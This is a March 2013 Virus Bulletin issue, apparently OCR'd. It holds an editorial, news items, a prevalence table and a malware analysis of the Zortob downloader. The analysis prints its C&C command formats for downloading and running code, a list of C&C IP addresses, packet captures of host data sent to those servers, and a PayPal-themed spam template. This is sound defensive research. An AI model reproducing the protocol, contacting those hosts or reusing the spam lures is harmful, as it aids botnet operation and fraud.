MARCH 2013

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

BINARY SCRIPT COMPLEXITIES

We have seen viruses with binary components, viruses with script components, and viruses with binary components that drop script components. Now comes a virus whose binary component executes its script component directly in memory by using a binary interface, instead of dropping the script component first. Peter Ferrie has the details.

page 8

NEW KITS ON THE BLOCK

Blackhole has been the major player in the exploit kit market for a while now, but the Sweet Orange and ProPack kits have recently entered the market and are rapidly gaining in popularity. Aditya Sood and colleagues take a look at advancements in the design of the new kits on the block.

page 11

CODE DISSECTION

In the first part of his shellcoding ARM series Aleksander Czarnowski covered the background and principles of ARM shellcoding. This month he moves on to dissect some previously crafted shellcode.

page 14

ISSN 1749-7027

YESTERDAY'S SOLUTIONS TO TODAY'S PROBLEMS

Martin Lee, Symantec, UK

The effects of the industrial revolution of the 18th and 19th centuries continue to be felt. Currently, we are experiencing another revolution: the information revolution. The connecting of data and computer systems throughout the world is having a profound effect on the way that we work and live our lives.

The industrial revolution brought many opportunities and benefits, but also certain negative effects that took decades to resolve. The information revolution also brings benefits, but it too has negative sides. However, by examining the past, and looking at how campaigners resolved so many problems, we may draw parallels to how many of our current issues might be addressed.

The cramped living conditions of the newly industrialized cities and poor working conditions had major effects on health. Epidemics afflicted entire communities; employees in certain professions died young, or developed unusual diseases – but few noticed these patterns, or considered why this was the case.

The outbreaks of cholera in London during the mid-19th century resulted in many deaths. Contamination of the water supply by sewage was the source, but many believed that the origin was 'bad air' (miasmas). Although this theory was incorrect, there was an awareness that the presence of sewage was linked with the disease[1]. Mortality data from official commissions illustrating the size of the issue could not be ignored, and political pressure grew until finally the construction of a sewer system was authorized[2]. Observation, investigation and the desire to change things led to an investment being made in deploying a long-lasting solution to address the cause of the problem.

Occupational health hazards during the 19th century were numerous. To pick one in particular, workers making matches were prone to developing a disfiguring condition known as 'phossy jaw', in which the jaw bone would progressively degrade, leading to a painful death unless the affected tissue was surgically removed[3]. Professionals identified that workers were being exposed to toxic phosphorous fumes which caused the condition[4]. Tireless campaigning and technical advances led eventually to the banning of the toxic white phosphorous and its replacement with the relatively benign red form[5]. Again, observation and investigation, coupled with a desire to improve conditions, led to the issue being resolved.

The information revolution may well have more far-reaching positive effects than the industrial revolution. There has certainly been less of an impact on human health – but this is not to say that there has not been an adverse impact on our wellbeing. Breaches of confidential information, personal losses due to phishing or banking malware all have human consequences. Similarly, DoS attacks, malware infections and the theft of intellectual property have financial consequences for our economy. 'Data breaches', 'malware', 'cybercrime', 'cyber conflict', etc. are all recently invented terms describing the new afflictions that the information revolution brings us.

As the informed professionals of the information revolution, we are overseeing the many advances that technological progress brings. We are also those who are most aware of the new afflictions of the 21st century, and as such we are best placed to collect data and to identify the root causes. The collection of detailed statistics, their interpretation and analysis, combined with the desire to improve society, resolved many of the problems of the industrial revolution. The same approaches can be used today to end the high-risk work practices that leak data, to drive the adoption of best practices, and to provide the justification for investments in better security.

Society does not need to accept malware infections and data breaches as a necessary cost of the information revolution. By looking to the past at how reformers recognized the nature of the problems they faced and the steps they took to reform and improve society, so today we can look at what we can do to remedy the issues that we face. History will thank us for it.

---

[1] Haliday, S. Death and miasma in Victorian London: an obstinate belief. British Medical Journal, Vol. 323(7327) (Dec 2001).

[2] Kearns, G. Private property and public health reform in England 1830–1870. Social Science & Medicine, Vol.26(1) (1988).

[3] Marx, R.E. Uncovering the Cause of 'Phossy Jaw' Circa 1858 to 1906: Oral and Maxillofacial Surgery Closed Case Files – Case Closed. Journal of Oral and Maxillofacial Surgery, Vol.66(11) (Nov 2008).

[4] Wright, W.C. Case of Salivation and Diseased Jaw from the Fumes of Phosphorus. The Medical Times, Vol. 15 (377) (Dec 1846).

[5] Satre, L.J. After the Match Girls' Strike: Bryant and May in the 1890s. Victorian Studies, Vol. 26(1) (Autumn, 1982).

NEWS

AUSTRALIA SIGNS CYBERCRIME TREATY

Australia has become the 39th country to formally sign the Council of Europe's Convention on Cybercrime. The Australian government passed the Cybercrime Legislation Amendment Act 2012 last year in preparation for signing the treaty, and the country's authorities will now be able to use powers contained within that Act to work with cybercrime investigators in the other 38 countries that have signed and ratified the treaty.

CYBERSECURITY CENTRE FOR ARAB REGION LAUNCHED

A regional cybersecurity centre for the Arab region has been launched at the headquarters of the Information Technology Authority (ITA) in Oman. Oman's National Computer Emergency Readiness Team (OCERT) was selected in December to be the regional hub for cybersecurity across 21 countries in the Arab region. It is anticipated that, through its work, the centre will help enhance e-security initiatives and joint capabilities, as well as upgrade emergency response for information security incidents in the region.

The launch of the centre comes just days after the discovery of a $39m ATM heist against one of the leading financial services providers in the Sultanate of Oman, *BankMuscat*. The breach involved 12 re-loadable pre-paid travel cards that were tied to accounts in the bank. It is believed that the travel cards were duplicated before being used from multiple locations outside the country.

CONVICTED CYBERCRIMINAL HACKS PRISON'S COMPUTER SYSTEMS

It has been revealed that a convicted cybercriminal hacked into a UK prison computer system after participating in an IT class for inmates. 21-year-old Nicholas Webber was sentenced to five years imprisonment in 2011 for running the GhostMarket.Net website, which sold stolen credit card details as well as offering tutorials on how to commit identity theft and online scams. It transpires that while serving his sentence at HMP Isis in South London, Webber enrolled in the prison's IT course, and that during the course he managed to hack into the prison's computer systems. The incident has come to light after the leader of the course – who subsequently lost his job – instigated a claim for unfair dismissal, arguing that it was not his decision to put Webber in his class, and that he was not aware that Webber was a convicted hacker. A spokesperson for the Prison Service asserted that the computer system used in the IT classes was a closed network and that 'no access to personal information or wider access to the Internet or other prison systems would have been possible.'

Prevalence Table – January 2013[1]

Malware	Type	%
Adware-misc	Adware	9.44%
Autorun	Worm	8.14%
OneScan	Rogue	7.39%
Java-Exploit	Exploit	6.06%
Iframe-Exploit	Exploit	4.86%
Heuristic/generic	Virus/worm	4.50%
Conficker/Downadup	Worm	4.39%
Crypt/Kryptik	Trojan	4.03%
Heuristic/generic	Trojan	3.95%
Potentially Unwanted-misc	PU	3.79%
Agent	Trojan	2.97%
Encrypted/Obfuscated	Misc	2.80%
Sality	Virus	2.73%
Sirefef	Trojan	2.38%
Dorkbot	Worm	1.83%
LNK-Exploit	Exploit	1.68%
Virut	Virus	1.32%
Somoto	Adware	1.32%
Crack/Keygen	PU	1.22%
Injector	Trojan	1.13%
BHO/Toolbar-misc	Adware	1.12%
Exploit-misc	Exploit	1.07%
Qhost	Trojan	1.06%
Ramnit	Trojan	1.03%
Blacole	Exploit	1.02%
Jeefo	Worm	0.99%
JS-Redir/Alescurf	Trojan	0.92%
Heuristic/generic	Misc	0.87%
Tanatos	Worm	0.85%
Zbot	Trojan	0.80%
Zwangi/Zwunzi	Adware	0.78%
Downloader-misc	Trojan	0.77%
Others[2]		12.91%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

THE EVOLUTION OF ZORTOB

Dong Xie
Fortinet, China

It's about a year since Zortob made its debut, but you've probably rarely heard mention of it. One possible reason is that the first generation of Zortob was classified by the AV industry as a common trojan downloader (although it utilized a command and control server to download malware, rather than the more common direct downloading method) – after all, the appearance of yet another trojan downloader is not big news.


In recent months, however, a new generation of Zortob has been hitting our honeypots. While I was attempting to trace its origins, I came across a batch of fake *UPS*/*FedEx* emails, each of which contained a malicious link or an attachment that dropped the new generation of Zortob. I decided to take a closer look.

GENERAL VIEW

The new version of Zortob uses dynamic updated servers instead of hard-coded ones: it chooses a server randomly for HTTP requests and its affiliate downloading commands. The RC4 and LZ (RtlCompressBuffer/RtlDecompressBuffer) algorithms are used and, at the time of writing this article, an MD5 algorithm is used to verify the integrity of the downloaded data. Recruiting a spam bot as a means of propagation is another highlight. Table 1 shows the differences between the two generations of Zortob; we will discuss each part in the following sections.

INJECTION STUB

Zortob installers make use of a very fashionable injection mechanism, which I refer to as MVIP (Mapping View Into Process). Usually, MVIP creates a suspended process and maps one or more shared memory views, which contain malicious code, into the virtual address space of a zombie process. It also uses classic 'PUSH/RET' assembly code to hijack the entry point of the target process (Figure 1). After that, it wakes up the suspended process. In this sample (MD5: 2544e0e8bb0047146a41272fba5c4c29), Zortob uses svchost.exe as a puppet.




```
01002509   90          nop
0100250A   68 00000900 push 90000
0100250F   C3          retn
```

Figure 1: Patched entry point of target process.

	Zortob I		**Zortob II**	
Injection	MVIP, injects a code block		MVIP, injects a single DLL	
HTTP Send	Hard-coded server, e.g. http://bing.com/afyu/index.php?r=gate&id=%.8x		Server is chosen from a dynamic IP pool, e.g.: 1. http://IP:Port/%.8x/index.php?r=gate&id=%32s&group=%.4drcm 2. http://IP:Port/%.8x/index.php?r=gate&id=%32s&group=n%.4drcm&debug=0	
C&C	**Cmd**	**Format**	**Cmd**	**Format**
	Idle	idl=	Idle	c=idl
	Run EXE	run=URL	Run EXE	c=run&u=%1024s **or** c=run&u=%1024[^&]&crc=%63s
	Update	udp=URL	Update	c=upd&u=%1024s **or** c=upd&u=%1024[^&]&crc=%63s
	Registry Remove	rrm=URL	Registry Delete	c=red&n=%1024s **or** c=red&n=%1024[^&]
	Remove	rem=	Remove	c=rem
	N/A	N/A	Run DLL	c=rdl&u=%1024[^&]&a=%x&k=%x&n=%1024s **or** c=rdl&u=%1024[^&]&a=%x&k=%x&n=%1024[^&]&crc=%63s
IP Pool	N/A	N/A	Updates IP and port list from C&C server dynamically	

Table 1: Differences between the two generations of Zortob.



```
10003767 8D 85 50 FF FF FF        lea     eax, [ebp+MD5]
1000376D 50                       push    eax             ; pMd5OfSid
1000376E E8 BD 22 00 00           call    GenerateMD5ByUserSID
10003773 83 C4 04                 add     esp, 4
10003776 8D 4D BC                 lea     ecx, [ebp+PostMd5]
10003779 51                       push    ecx             ; pPostMd5
1000377A 6A 10                    push    10h             ; NumberOfByteToConvert
1000377C 8D 95 50 FF FF FF        lea     edx, [ebp+MD5]
10003782 52                       push    edx             ; pMD5
10003783 E8 88 E2 FF FF           call    ConvertMD5ToString
10003788 83 C4 0C                 add     esp, 0Ch
1000378B 8D 45 A0                 lea     eax, [ebp+PostKey]
1000378E 50                       push    eax             ; pPostKey
1000378F 6A 04                    push    4               ; NumberOfByteToConvert
10003791 8D 8D 50 FF FF FF        lea     ecx, [ebp+MD5]
10003797 51                       push    ecx             ; pMD5
10003798 E8 73 E2 FF FF           call    ConvertMD5ToString
```

Figure 2: PostMd5 and PostKey strings are generated.


COMMUNICATION ROUTINE

Zortob obtains the current user's SID (security identifier) in order to generate an MD5 digest. The digest is converted separately into a 32-byte PostMd5 string and an eight-byte PostKey string (Figure 2). It copies the original to %AppData%\{random string}.exe then creates a text file with the original file name in the current directory and opens it.

The following information is sent to the C&C server using HTTP protocol at each request:

```
http://IP:Port/%.8x/index.php?r=gate&id=%32s&group=
%.4drcm
```

- **IP:Port**: IP and port are chosen from the hard-coded hex string (Figure 3) or registry (Figure 5b)



```
10007000 BD D3 56 4E           IPPool      dd 4E56D3BDh
10007000
10007000
10007000
10007000
10007004 33 5D                             dw 5D3[illegible]h
10007006 A3 E8 EE 01                       dd 1EEE8A3h
1000700A 2D 9F                             dw 9F2Dh
1000700C 3D EF 65 BE                       dd 0BE65EF3Dh
10007010 C3 12                             dw 12C3h
```

Figure 3: IPPool hex string.

The following pseudo formulation is used:


```
(IP, Port) =RC4(IPPool +(GetTickCount ()%
(Len(IPPool) /6)) *6, Key)
```

- **%.8x**: PostKey (e.g. DA9B2560)
- **%32s:** PostMd5 (e.g. DA9B25600FDEE33DAEB89DC7EC1210B3)
- **%.4d**: The variant's creation date and month (e.g. 1311).

Before sending the information, the sub link of index.php?r=gate&id=%32s&group=%.4drcm is encrypted using the RC4 algorithm with the PostKey.

The commands from the C&C server and the respective actions taken by Zortob are as follows:

- **Idle**: Sleeps a while before sending the next request to the server.
- **Run EXE**: Downloads malware and executes it.
- **Update**: Downloads an updated version to substitute for %AppData%\{random string}.exe.
- **Registry Delete**: Finds an entry under HKCU\Software whose value string has a format of 'For base!!!!!{Name 1}={random 1};...{Name N}={random N};' and deletes the matched pattern 'n[1] ={random X};', where X ranges from 1 to N.
- **Remove**: Removes pertinent entries under the registry, files them under %AppData%\ directory, and exits the process.
- **Run DLL**: Downloads an RC4 and LZ double-encrypted DLL. The decrypted DLL is injected into svchost.exe. If the flag *a*[2] is true and name *n*[3] is non-NULL, the decrypted DLL is encrypted again and saved as %AppData%\{random N+1}, '*n*={random N+1};' is appended to the entry described at the Registry Delete command.



```
0100   6e 67 0d 0a 0d 0a 63 3d  69 64 6c                      ng....c= idl

0100   69 6e 67 0d 0a 0d 0a 63  3d 72 75 6e 26 75 3d 2f       ing....c =run&u=/
0110   67 65 74 2f 34 33 64 39  38 32 62 65 35 31 30 37       get/43d9 82be5107
0120   64 31 62 38 64 65 36 39  38 65 31 36 37 35 39 62       d1b8de69 8e16759b
0130   39 39 35 36 2e 65 78 65                                9956.exe

0100   69 6e 67 0d 0a 0d 0a 63  3d 72 64 6c 26 75 3d 2f       ing....c =rdl&u=/
0110   67 65 74 2f 73 62 31 39  37 2e 64 6c 6c 2e 63 72       get/sb19 7.dll.cr
0120   70 26 61 3d 31 26 6b 3d  66 38 33 61 66 30 65 37       p&a=1&k= f83af0e7
0130   26 6e 3d 73 62 31 39 37                                &n=sb197
```

Figure 4: Some commands from the C&C server.

Zortob backs up an IP pool in the registry, updating the pool approximately every hour. It sends a message to the C&C server with the following format:

```
http://IP:Port/%.8x/index.php?r=gate&id=PostKey
```

Figure 5a shows the decrypted IP and port list downloaded from the remote server. The list will be converted to an IPPool hex string and stored in the registry, as shown in Figure 5b.

SPAM COMPONENT


Like other malware, the spam component (MD5: 7112a2be119c50f2764c505efbce8447) does some initialization

---

[1] See Table 1: Registry Delete, n=%1024s or n=%1024[^&].


[2] See Table 1: Run DLL, a=%x.

[3] See Table 1: Run DLL, n=%1024s or n=%1024[^&].



```
00AA8F48 32 30 32 2E 31 36 39 2E 32 32 34 2E 32 30 32 3A 202.169.224.202:
00AA8F58 38 30 38 30 0A 31 37 38 2E 37 37 2E 31 30 33 2E 8080.178.77.103.
00AA8F68 35 34 3A 38 30 38 30 0A 31 37 33 2E 32 35 35 2E 54:8080.173.255.
00AA8F78 32 30 33 2E 31 37 38 3A 38 30 38 30 0A 36 36 2E 203.178:8080.66.
00AA8F88 32 33 32 2E 31 34 35 2E 31 37 34 3A 36 36 36 37 232.145.174:6667
00AA8F98 0A 38 31 2E 39 33 2E 32 34 38 2E 31 35 32 3A 38 .81.93.248.152:8
00AA8FA8 30 38 30 0A 32 31 31 2E 31 37 32 2E 31 31 32 2E 080.211.172.112.
00AA8FB8 37 3A 38 30 38 30 0A 35 39 2E 32 35 2E 31 38 39 7:8080.59.25.189
00AA8FC8 2E 32 33 34 3A 38 30 38 30 0A 35 39 2E 31 32 36 .234:8080.59.126
00AA8FD8 2E 31 33 31 2E 31 33 32 3A 38 30 38 30 0A 38 32 .131.132:8080.82
00AA8FE8 2E 31 31 33 2E 32 30 34 2E 32 32 38 3A 38 30 38 .113.204.228:808
00AA8FF8 30 0A 38 38 2E 34 30 2E 32 30 31 2E 31 38 37 3A 0.88.40.201.187:
00AA9008 38 30 38 30 0A 38 35 2E 32 31 34 2E 32 32 2E 33 8080.85.214.22.3
00AA9018 38 3A 38 30 38 30 0A 34 36 2E 34 2E 31 34 34 2E 8:8080.46.4.144.
00AA9028 38 33 3A 38 30 38 30 0A 34 36 2E 34 2E 31 34 34 83:8080.46.4.144
00AA9038 2E 38 34 3A 38 30 38 30 0A 34 36 2E 34 2E 31 34 .84:8080.46.4.14
00AA9048 34 2E 38 39 3A 38 30 38 30 0A 00 00 00 00 00 00 4.89:8080.......
```

Figure 5a: Decrypted IP and port list.



```
tdngpteo     REG_BINARY     8f 19 5d 41 ce 5d ea 8
```

数值名称(N): tdngpteo

数值数据(V):

```
0000  8F 19 5D 41 CE 5D EA 8D  ..]AÎ]ê.
0008  08 5E E6 85 68 1C DF C8  .^æ.h.ßÈ
0010  AB 38 23 3F E1 4E 49 57  «8#?áNIW
0018  BB C5 C7 A3 FD E6 EA 19  »ÅÇ£ýæê.
0020  B1 D2 8E 75 AC 30 A0 DC  ±Ò.u¬0 Ü
0028  23 79 6F FE 77 25 24 E5  #yoþw%$å
0030  04 8C 91 F1 99 FC 6F 41  ...ñ.üoA
0038  ED 1D 4C 2F 1A CA 1A 6C  í.L/.Ê.l
0040  CA 63 6A 7F 0C 3D 65 2B  Êcj..=e+
0048  55 C7 30 14 AB 25 35 AE  UÇ0.«%5®
0050  8E 2B 99 D5 1A           .+.Õ.
```

Figure 5b: IPPool hex string in the registry.


work and then prepares to send messages. It gathers local information and stores it with the following structure:

```
typedef struct _GATHERED_INFO {
        CHAR InfoType[0x32];
        CHAR Reserved[0x32];
        ULONG SizeOfInfo;
        LPCSTR pInfo;
}GATHERED_INFO,*PGATHERED_INFO;
```

The InfoTypes are listed as follows:

- **sid**: a unique identifier created by a random function
- **up**: tick count value
- **wbfl**: flag to point out if mail address list is needed
- **v**: the version of the component itself
- **ping**: total number of times to retrieve given domain's information
- **guid**: a GUID created by the CoCreateGuid API
- **wv**: *Windows* version information
- **ms**: total results of sent emails
- **smtx**: total flags of sent emails
- **SFT**: content of F32.txt
- **sr**: set as 0
- **ar**: set as 0

Next, it receives feedback from the C&C server and then locates a boundary string from the feedback. Using the boundary string it finds a name to describe the subsequent feedback data (see Figure 7). Table 2 explains the purpose of the data described by each name.




```
828 1363.45254191.121.90.80    11.11.11.24    TCP    http-alt > vfo [ACK] Seq
829 1363.45375(11.11.11.24     91.121.90.80   HTTP   POST /index.php HTTP/1.1
830 1364.07149:91.121.90.80    11.11.11.24    TCP    http-alt > vfo [ACK] Seq

   TCP segment data (747 bytes)

0000  00 09 0f 0a 56 40 00 0c  29 f4 bd ab 08 00 45 00   ....V@.. ).....E.
0010  03 13 02 00 40 00 40 06  69 f9 0b 0b 0b 18 5b 79   ....@.@. i.....[y
0020  5a 50 04 20 1f 90 68 69  a2 bd 0a 8f fc c4 50 18   ZP. ..hi ......P.
0030  fa f0 f8 fd 00 00 0d 0a  2d 2d 31 42 45 46 30 41   ........ --1BEF0A
0040  35 37 42 45 31 31 30 46  44 34 36 37 41 0d 0a 43   57BE110F D467A..C
0050  6f 6e 74 65 6e 74 2d 44  69 73 70 6f 73 69 74 69   ontent-D ispositi
0060  6f 6e 3a 20 66 6f 72 6d  2d 64 61 74 61 3b 20 6e   on: form -data; n
0070  61 6d 65 3d 22 73 69 64  22 0d 0a 0d 0a 38 35 36   ame="sid "....856
0080  31 35 32 35 32 31 31 33  38 39 32 36 35 0d 0a 2d   15252113 89265..-
0090  2d 31 42 45 46 30 41 35  37 42 45 31 31 30 46 44   -1BEF0A5 7BE110FD
00a0  34 36 37 41 0d 0a 43 6f  6e 74 65 6e 74 2d 44 69   467A..Co ntent-Di
00b0  73 70 6f 73 69 74 69 6f  6e 3a 20 66 6f 72 6d 2d   spositio n: form-
00c0  64 61 74 61 3b 20 6e 61  6d 65 3d 22 75 70 22 0d   data; na me="up".
00d0  0a 0d 0a 31 36 32 30 38  32 38 0d 0a 2d 2d 31 42   ...16208 28..--1B
00e0  45 46 30 41 35 37 42 45  31 31 30 46 44 34 36 37   EF0A57BE 110FD467
00f0  41 0d 0a 43 6f 6e 74 65  6e 74 2d 44 69 73 70 6f   A..Conte nt-Dispo
0100  73 69 74 69 6f 6e 3a 20  66 6f 72 6d 2d 64 61 74   sition:  form-dat
0110  61 3b 20 6e 61 6d 65 3d  22 77 62 66 6c 22 0d 0a   a; name= "wbfl"..
0120  0d 0a 31 0d 0a 2d 2d 31  42 45 46 30 41 35 37 42   ..1..--1 BEF0A57B
0130  45 31 31 30 46 44 34 36  37 41 0d 0a 43 6f 6e 74   E110FD46 7A..Cont
0140  65 6e 74 2d 44 69 73 70  6f 73 69 74 69 6f 6e 3a   ent-Disp osition:
0150  20 66 6f 72 6d 2d 64 61  74 61 3b 20 6e 61 6d 65    form-da ta; name
0160  3d 22 76 22 0d 0a 0d 0a  31 39 37 0d 0a 2d 2d 31   ="v".... 197..--1
0170  42 45 46 30 41 35 37 42  45 31 31 30 46 44 34 36   BEF0A57B E110FD46
0180  37 41 0d 0a 43 6f 6e 74  65 6e 74 2d 44 69 73 70   7A..Cont ent-Disp
0190  6f 73 69 74 69 6f 6e 3a  20 66 6f 72 6d 2d 64 61   osition:  form-da
01a0  74 61 3b 20 6e 61 6d 65  3d 22 70 69 6e 67 22 0d   ta; name ="ping".
01b0  0a 0d 0a 37 30 33 0d 0a  2d 2d 31 42 45 46 30 41   ...703.. --1BEF0A
01c0  35 37 42 45 31 31 30 46  44 34 36 37 41 0d 0a 43   57BE110F D467A..C
01d0  6f 6e 74 65 6e 74 2d 44  69 73 70 6f 73 69 74 69   ontent-D ispositi
01e0  6f 6e 3a 20 66 6f 72 6d  2d 64 61 74 61 3b 20 6e   on: form -data; n
01f0  61 6d 65 3d 22 67 75 69  64 22 0d 0a 0d 0a 7b 45   ame="gui d"....{E
0200  38 32 42 43 46 38 46 2d  30 32 41 42 2d 34 44 45   82BCF8F- 02AB-4DE
```

Figure 6: Gathered information is posted to the C&C server.



```
Server: nginx/0.6.32
Date: Wed, 14 Nov 2012 08:44:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.4.4-7
Vary: Accept-Encoding

f5a
HTTP/1.1 200 OK
Date: Wed, 14 Nov 2012 08:46:14 GMT
Server: Apache/2.2.16
Content-Length: 137434
Connection: close
Content-Type: multipart/form-data; boundary="1BEF0A57BE110FD467A"

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="COMMON"; filename="COMMON.BIN"
Content-Type: application/octet-stream

'hr.%#.-*.).)**(#")-.'4hr.%.'ywtxp%.'m%.***.'4m%.'h%*,#5,,5*+(5./!#+#+.*##5)*)5*.-5*#+!
#+#+.*##5/+5*/*5/!/(/.-.)+)5*-"5))/5)+)!#+#+.)**5*,)5**)5,!#+#+..+5))5*(-5*.+!#+#+.--5)
()5*/.5*,/!---,.--5,5)+"5*#.!/(/.-.#/5/+5-"5**"!#+#+."*5*)*5"+5#+!#+#+.wt}o|nu
+*5in.kthoytc"+*5in.hytwo,*5in.hwtktpzu)*5in.o~izurzu***5in'4h%.'h~w}rk%"*5*)*5"+5#
+'4h~w}rk%.'vw%.o(++kirx~.itkxwr}}5vzb[.hw5krk~c5xtv..hbutkhrhD+(*++.D~hwnwn|tv~ai~z
[stovzrw5xtv..hbvyzD""[bzstt5xtv..ozvvb.t~[ztw5xtv..o(++kirx~.itkwnkxsnixs
[.hw5krk~c5xtv..hbutkhrhD+(*++.D~hwnwnm~|z*[stovzrw5xtv..hbvyzDknkkb
[bzstt5xtv..ozvvb.tw~[ztw5xtv..o(++kirx~.itkvzix|i~|tib[.hw5krk~c5xtv..hbutkhrhD+(*+
+.D~hwnuzDvzob[stovzrw5xtv..hbvyzDbtbt[bzstt5xtv..ozvvb.twk[ztw5xtv..o(+
+kirx~.itkvzip*5twrm~i[.hw5krk~c5xtv..hbutkhrhD+(*++.D~hvzznoizu[stovzrw5xtv..hbvyzzb|
riw[bzstt5xtv..ozvvb.tvzu[ztw5xtv..o(++kirx~.itizwrhtu5vrxsz~w[.hw5krk~c5xtv..hbutkhrhD
```


Figure 7: An example of feedback from the C&C server.

Name	Comment
CMDEXE	Saves data to %temp%\~ie{random 1}.exe and executes. No data observed.
UPDATE	Saves data to %temp%\~ie{random 2}.exe and executes. No data observed.
COMMON	Encrypted data, includes spam template.

Table 2: Description of the data.

The data described by 'COMMON' can be structured using the following tags:

- **<v>**: feedback version
- **<s>**: updated server list
- **<selfip>**: current server's address or local IP address
- **<rDnsPTR>**: backup domains for SMTP HELO command
- **<ml>**: list of mail addresses
- **<smtprules>**: resending rules when prior sending failed
- **<bcc>**: number of addresses in BCC field
- **<mbody>**: spam template
- **<from>**: sender's email address
- **<subject>**: mail subject
- **<name>**: sender's name
- **<surname>**: sender's surname
- **<login>**: login names list
- **<domain>**: domain names list
- **<wid>**: identifies compromised machine by server



```
<v>
111
</v>
...
<s>
178.77.103.54:8080
...
teranian111.ru
</s>

<ml>
t30[redacted]pcliff.may@dsl.pipex.com
...
t[redacted]m@aol.com
</ml>
<bcc>
3
</bcc>
...
<smtprules>
<1|13|0|0|0|0|0|resolve|
...
=0|5|0|0|0|1|1|not|allowed
</smtprules>
<from>
"Skadden Inc" <lw%%N:2%%-skadden@gilbert.com>
...
"Lawyer Skadden" <skadden-lw%%N:2%%@shreveport.com>
</from>
<subject>
Summons PayPal Bill Me Later Current Debt %%N:4%%
...
PayPal Bill Me Later Active Debt %%N:4%%
</subject>
<domain>
